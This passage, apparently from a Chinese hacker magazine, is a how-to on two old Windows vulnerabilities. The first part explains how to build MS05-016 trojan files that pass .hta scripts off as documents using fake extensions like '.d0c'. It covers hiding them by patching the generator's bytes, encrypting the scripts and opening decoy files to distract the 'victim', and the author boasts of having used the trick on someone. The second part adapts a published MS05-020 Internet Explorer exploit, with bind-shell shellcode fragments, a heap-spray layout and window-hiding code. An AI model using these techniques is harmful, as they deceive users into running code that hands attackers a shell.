s o f t 的字样，其中还可以看到一些winword的字样（如图1）。




图1

通过后缀和文件内容的欺骗，想必一些用户不会注意到，一旦当他们运行我们制作的vbs.d0c文件，就会弹出一个cmd窗口，当然，在上面给出的代码里，只是展示了打开一个cmd窗口而已，只要你懂得使用vbs脚本，那么，便可以为所欲为，例如，我们可以为自己添加一个用户并启用它，随后再启动telnet或是Terminal Svervice这样的服务等等，只需等待对方双击文件，shell就轻松到手。

三、创建更强悍的.hta——利用多种语言编写

VBScript编写.hta文件是比较常见的一种情况，其实，很多语言都是可以用来写.hta文件的，我们完全可以利用各种语言的不同特性加上个人的爱好，来编写多种不同的.hta文件，这里，向大家展示两段非常简短的.hta文件，是用perl编写的：

```
<script language="PerlScript">
use Win32::OLE; // 装载Win32::OLE模块
$wshshell = Win32::OLE->new('wscript.shell');
// 新建一个对象$wshshell
$a = $wshshell->run('net.exe start telnet', 1);
// 使用run方法来执行命令
</script>
```

这段程序用到了perl的win32::OLE模块，然后再通过OLE调用命令“net.exe start telnet”来启动telnet服务。

```
<script language="PerlScript">
use Win32; // 装载win32模块
$re = Win32::MsgBox('Only a Test',35,'Perl App Msg');
// 利用win32模块的msgbox查窗口，$re为返回值，在此代码中可省去
</script>
```

这一段则用来弹出一个窗口，窗口会显示“是”、“否”和“取消”三个按扭，如果需要的话，还可以关联每个按扭所产生的值，

写出更多的东西。

关于程序的编写部分，就不再做过多讲述了，读者们可以根据自己所掌握的不同种的脚本语言编写出各类不同的东西，最关键的就是看各位读者自己是否能想到新的东西。

四、进一步隐藏

漏洞的利用非常简单，以上几段代码也只是为了给大家抛砖引玉，这里，说说真正有用的东西，就是进一步隐藏我们生成的文件（为了方便描述，就以第一个生成的vbs.d0c为讲解对象）。既然说到了隐藏，那么，我们就得先说说到底是哪里败露了：

1、暴露源码

以vbs.d0c为例，用16位编辑器UE来打开它（图2），从图中可以非常明显地看出来，从第60h到f0h这几行，清楚地显示了vbs.hta的源代码，稍有脚本知识的人，都可以看出。




图2

2、后缀单一

刚才已经给读者们展示过，在生成的文件中会有Microsoft和winword等字样，加上生成的文件后缀不能与系统中注册的后缀相同，那么，我们只能用类似d0c（中间为数字0）这样的后缀来蒙蔽一些人，但是，由于d0c这样的后缀并未与任何软件关联，因此，大家在接收到并运行后，若发现前台没有任何反应，很快就会怀疑，因此，单一的后缀使得我们显得被动。

3、运行后前台无动作

拿到这样的工具和代码后，相信很多读者会迫不及待的在.hta里调用一些程序或命令，这样，这些动作统统在后台进行，被害者拿到文件后双击发现前台没有反应，加上可疑的后缀，难免会被发现。还有其他很多细节会暴露一些问题，这里，主要只提出上面三个比较明显的，下面，针对上面三个问题提出一些笔者自己的解决方法：

第一、针对暴露源码的问题，相信很多读者都想到了，就是脚本加密，脚本加密的东西在很多年前就已经流行了，只要对脚本稍加修改，即可实现。第二、解决后缀的问题，最主要还是需要文件内部与外表相互配合，如果将后缀修改了，但是文件内还是留着winword的字样，岂不是很惹人怀疑？针对修改内部文件的方法，我们要从MS05-016源代码入手，打开源代码后，搜索如下字样：0x77，0x00，0x69，0x00，0x6E，0x00，0x77，0x00，0x6F，0x00，0x72，0x00，0x64，0x00，如果没有修改过代码的话，那么，在代码的第327行会搜到（图3），大家只需拿张ASCII表对照一下，就会发现：77 69 6E 77 6F 72 64这一串字符正是winword的ASCII码，那么，接下来我要做什么读者们应该知道了，这里，我用这样一段长度等同的代码替换上去（代码为：0x6e，0x00，0x6f，0x00，0x68，0x00，0x61，0x00，0x63，0x00，0x6b，0x00，0x21，0x00），这段代码是“nohack!”的ASCII码。




图3

替换完成后，重新编译，然后再用该程序生成新的文件（这里我生成的是vbs2.d0c），然后再用UE打开看一下（图4），会发现，原来是winword不见了，取而代之的是“nohack!”。




图4


至此，后缀你就可以随便改了（当然不能是系统已注册的后缀），当然，相应的也要在源代码中做些手脚，方法和上面一样。你甚至可以随便写个后缀，当对方打不开的时候告诉对方，打开该文件所需的软件它没有安装，呵呵，如果是个菜鸟的话，很容易骗的。第三、这个是比较关键了，从最早的木马开始，就一直不断的重复这个问题——就是运行后前台无现象，容易引起怀疑。在木马中，解决了这一问题，就是关联一些文件或是程序，在这里，也给大家一个解决方案，就是自己创建并打开一个文件，转移被害者的注意视线，因为笔者的VBScript语言比较烂，所以用perl写了一段，调用的仍是OLE模块，代码如下：

```
<script language="PerlScript">
use Win32::OLE; // 装载win32::OLE模块
$objFSO = Win32::OLE->new('Scripting.FileSystemObject'); // 新建对象$objFSO
$objTextFile = $objFSO->OpenTextFile('c:\a.txt',2, 1); // 利用OpenTextFile方法创建文件，并返回一个对象
$objTextFile->WriteLine("test file"); // 写文件
$objTextFile->Close(); // 关闭
$wshshell = Win32::OLE->new('wscript.shell'); // 新建对象$wshshell
$a = $wshshell->run('notepad.exe c:\a.txt', 1);
$b = $wshshell->run('cmd.exe', 1); // 运行命令
</script>
```

用ms05016将其转换一下，后缀最好用与txt类似的字符代替，运行时，该脚本会在C盘根目录创建一个名为a.txt的文件，并在其中写入一行“test file”字符，同时，还会打开一个cmd窗口，而对攻击者而言，打开cmd窗口才是它的目的，而打开那个txt文件只是转移被害人的视线而已。有兴趣的朋友可以再完善一下，把打开cmd窗口这么简单的事复杂点，做点别的，另外，加行代码，记得在打开a.txt后把他删掉，免得引起别人的注意。

关于隐藏技巧大概就说这么多，呵呵，废话好象有点多了，太久没有玩这样的漏洞了，再次拿起来有点生硬，而且，因为之前用这个漏洞骗过一个有点技术的家伙，所以积攒了一点修改的技巧，希望大家能用得到。MS05-016的漏洞就介绍这么多吧，大家比较一下，看下篇幅也可以注意到，文章的重点被转移到了hta文件的编写上面，其实，就是这样的，因为MS05-016漏洞本身的利用方法非常简单，而且，为了真正达到完美的攻击，只好在.hta文件上多下功夫了。

（文章中涉及的ms05016源码、编译好的程序、及本文中所有的源码例子都已收录在本期光盘中了）



微软新洞练练看专辑

MS05-020 IE 累积补丁漏洞利用解析

图 浪迹天

4 月 12 日，微软安全中心发布了 2005 年 4 月漏洞安全公告，包括 8 个重要的漏洞，其中 MS05-020 等 3 个的危险级别是最高，这个要是有的利用就好了，喜欢尝试新鲜的我就去国外的站点上找找资料看有没有可以利用的代码，最后在 skylined 的主页 http://www.edup.tudelft.nl/~bjwever 找到了代码，简单看了下，再做了几次实验，可以成功利用，现在和大家一起来尝尝鲜吧！

一、漏洞概况扫描

编号：MS05-020

名称： Internet Explorer 的累积性安全更新

KB 编号： 890923

漏洞危害： 远程执行代码，漏洞可能允许攻击者完全控制受影响的系统。

严重程度： 紧急

受影响系统：

- Microsoft Windows 2000 SP3和Microsoft Windows 2000 SP 4
- Microsoft Windows XP Service Pack 1和Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows XP 64-Bit Edition 2003版(Itanium)
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems
- Microsoft Windows 98,Microsoft Windows 98 Second Edition (SE)和Microsoft Windows Millennium Edition (ME)

受影响组件：N 多 N 多，不再列出来，免得占空间，大家自己去网上看。

不受影响系统：

- Microsoft Windows Server 2003 Service Pack 1
- Microsoft Windows Server 2003 with SP1 for Itanium-based Systems
- Microsoft Windows Server 2003 x64 Edition
- Microsoft Windows XP Professional x64 Edition

二、漏洞成因简单描述：

我只是简单的说下，更加具体的公告去网上看吧！Internet Explorer 是 Windows 捆绑的非常流行的 WEB 浏览器，Internet Explorer 支持使用各种 DHTML 方法如 createElement()，appendChild()或 removeNode()，用 JavaScript 动态创建 HTML 元素。在这些对象和方法中存在几个漏洞，起因是 Internet Explorer 的对象处理代码内存管理例程。在某些情况下线程会读取已被其他线程改写或未经初始化的内存数据，这可能导致随机的崩溃或远程执行代码。

三、漏洞的利用条件

Internet Explorer 由于其处理某些 DHTML 对象的方式而存在一个远程执行代码漏洞。攻击者可以通过构建恶意的网页来利用该漏洞。如果某个用户访问了恶意网站，此恶意网页就可能允许远程执行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。在基于 Web 的攻击中，攻击者必须拥有一个网站，并在上面放置用来利用此漏洞的网页。攻击者也可能尝试攻击一个网站，以使其显示恶意内容。攻击者无法强迫用户访问网站。相反，攻击者必须劝诱用户访问该网站，通常是让用户单击通向攻击者站点或攻击者构建的站点的链接。成功利用此漏洞的攻击者可以获得与本地用户相同的权限。那些帐户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。另外还可以通过 Outlook 和电子邮件来利用，但是不会通过电子邮件自动利用此漏洞，用户必须打开电子邮件中附件或单击电子邮件中的链接，这样攻击才会得逞。

四、利用实例解析

在 skylined 那里找到的代码里差不多都写好了，我只是做了一点点的修改就可以了，但是读他的 E 文说明花了不少的时间，所以这里劝告大家一句的是：要想搞好 HACK，E 文必须要过硬。好了，不多说，继续我们的尝新旅途。找出 Exploit，看到他的 SHELLCODE 是个绑定端口的，看这里：

```
"" //create struct sockaddr {server_handle=2,port=28876,0,0}"
  "     xor      %eax, %eax"
  "     push     %eax"
  "     push     %eax"
  "     xor      $0xcc700102, %eax"      //0X70cc=28876
  "     dec      %ah"
  "     push     %eax"
  "     mov      %esp, %eax              " // eax = &sockaddr"
  "     push     %eax                    " // > &sockaddr"
```

看到了吧，这里的 0X70cc 就是 28876 的 16 进制表示，我们在写汇编的时候是反着写的，也就是写成 0xcc70 这样了，清楚这个就好了，我们如果利用成功的话会得到一个 28876 的端口等待我们去连接，连上去的话就继承了当前用户的权限，到底如何，我们接着看。把这段代码写成机器码用做我们的 SHELLCODE，再和 HTML 语言在一起编辑好保存为 HTML 格式的，然后就放到我们的空间里测试了。这里涉及到一点技术性的问题，那就是到底怎么构造这个 EXPLOIT 的问题，其中涉及到堆溢出，返回点定位（这个漏洞的返回点不好精确定位，我们加了很多的 nopslide 的数据使得指针返回到我们的 nopslide 空间里，就会继续执行到我们的 SHELLCODE 里，具体构造出来就是这样的格式：[heap header][nopslide..........................][shellcode]，具体细节不再详述，感兴趣的朋友结合《Q 版黑客缓冲区溢出教程》上的知识可以自己动手分析一下，多 DIY 一点有好处的）。OK，我们继续，把保存好的 HTML 的文件上传到我们的空间，接着来做测试吧，我就用自己的机子做的测试，说下我的系统：WINDOWS XP +SP1+Internet Explorer 6.0。这就是我测试环境。自己打开我构造好的那个网页，正像 skylined 在 EXPLOIT 里说的一样，所浏览的网页会自动又创建一个网页，但我们是看不到的，因为在 Exploit 里用了下面这句把它移到了我们看不到的位置：

```
// cosmetics, this window will DIE, so we move it out of view.
opener.focus();
window.moveTo(100000, 100000);
```

好了，网页打开后我们去 CMD 下看看有没有 28876 的端口在监听，看下图 1：




图 1

看到了么？图一中有个 TCP 0.0.0.0：28876 的这行吧！也就是说我们已经被溢出了，打开 28876 的端口再监听。我们试下能不能连上去，用 telnet 127.0.0.1 28876 这句去连我本机的 28876 的端口，回车就返回如图 2 所示的界面。




图 2

下接第 65 页

